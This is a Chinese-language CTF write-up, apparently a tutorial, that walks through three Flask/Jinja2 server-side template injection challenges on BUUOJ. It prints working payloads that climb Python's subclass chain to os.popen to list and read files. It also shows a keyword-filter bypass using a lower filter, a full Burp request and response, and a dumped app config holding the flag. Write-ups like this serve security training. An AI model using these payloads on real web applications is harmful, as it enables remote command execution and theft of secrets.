
网页是纯静态网页，没什么好看的，fuzz了一下参数列表可以找到一个参数name（这部分不在教学范围内，所以我开头直接和你们说了有个name参数）。

fuzz os module的位置：


```
GET /?name={{%27%27.__class__.__base__.__subclasses__()[§1§].__init__.__globals__['os']}} HTTP/1.1
Host: 9bd1b45a-5ca7-40e8-8a66-c5774beb3dd0.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```



执行ls可以找到 `flag.txt` ：



直接 `cat flag.txt` 就可以得到flag：



[CSCCTF 2019 Qual]FlaskLight

查看源码可以发现有提示search参数：

```
<!DOCTYPE html>
<html>
<head>
  <title>Flasklight</title>
</head>
<body>
  <marquee><h1>Flasklight</h1></marquee>
  <h2>You searched for:</h2>
  <h3>None</h3>
  <br>
  <h2>Here is your result</h2>
  <h3>[]</h3><br>
  <!-- Parameter Name: search -->
  <!-- Method: GET -->
</body>
</html>
```

测试一下可以确认为SSTI：

You searched for:

0

Here is your result


[]

```
{{1-1}} > 0
```

测试发现过滤了globals关键字，可以直接用过滤器绕：


```
{{'__globaLs__'|lower}}
```

在web目录下找到flag文件：


Burp Suite Professional v2020.8 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Authz Knife BurpJSLinkFinder Logger++
Send Cancel
Target: http://86b013a6-c078-43cc-a9c9-06ee3459b665.node3.buuoj.cn
Request
Raw Params Headers Hex
GET /?search={{%27%27.__class__.__base__.__base__.__subclasses__()[195].__init__['__globaLs__'|lower]['os']['popen']("ls+./flasklight").read()}} HTTP/1.1
Host: 86b013a6-c078-43cc-a9c9-06ee3459b665.node3.buuoj.cn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Response
Raw Headers Hex Render
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 24 Sep 2020 15:17:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 255
Connection: close
<!DOCTYPE html>
<html>
<head>
<title>
Flasklight
</title>
</head>
<body>
<marquee>
<h1>
Flasklight
</h1>
</marquee>
<h2>
You searched for:
</h2>
<h3>
app.py
coomme_geeeett_youur_flek
</h3>

<h2>
Here is your result
</h2>
<h3>
[]
</h3>
</body>
</html>
Search... 0 matches \n Pretty
Done
410 bytes | 535 millis

读取文件即可：



[WesternCTF2018]shrine

题目源码：

```
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')


@app.route('/')
def index():
    return open(__file__).read()


@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
```

```
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s

    return flask.render_template_string(safe_jinja(shrine))


if __name__ == '__main__':
    app.run(debug=True)
```

过滤了config和self，直接上fuzz继承链的脚本就行：

```
@app.route('/')
def search_function():
    search_class = search(5, 'qwe', False)
    search_class.visit(url_for, 0, 'url_for')
    return escape(str(search_class.get_search_result()))
```

{'url_for.__globals__._app_ctx_stack.top.app.config': "<Config {'ENV': 'production', 'DEBUG': True, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': None, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(seconds=43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'secret': 'qwe'}>"}

<Config {'JSON_AS_ASCII': True, 'USE_X_SENDFILE': False, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_NAME': 'session', 'MAX_COOKIE_SIZE': 4093, 'SESSION_COOKIE_SAMESITE': None, 'PROPAGATE_EXCEPTIONS': None, 'ENV': 'production', 'DEBUG': False, 'SECRET_KEY': None, 'EXPLAIN_TEMPLATE_LOADING': False, 'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT': '/', 'SERVER_NAME': None, 'FLAG': 'flag{52d30efd-6ebb-4765-bf3b-38891d1b68e9}', 'PREFERRED_URL_SCHEME': 'http', 'JSONIFY_PRETTYPRINT_REGULAR': False, 'TESTING': False, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'TEMPLATES_AUTO_RELOAD': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE': 'application/json', 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'TRAP_HTTP_EXCEPTIONS': False}>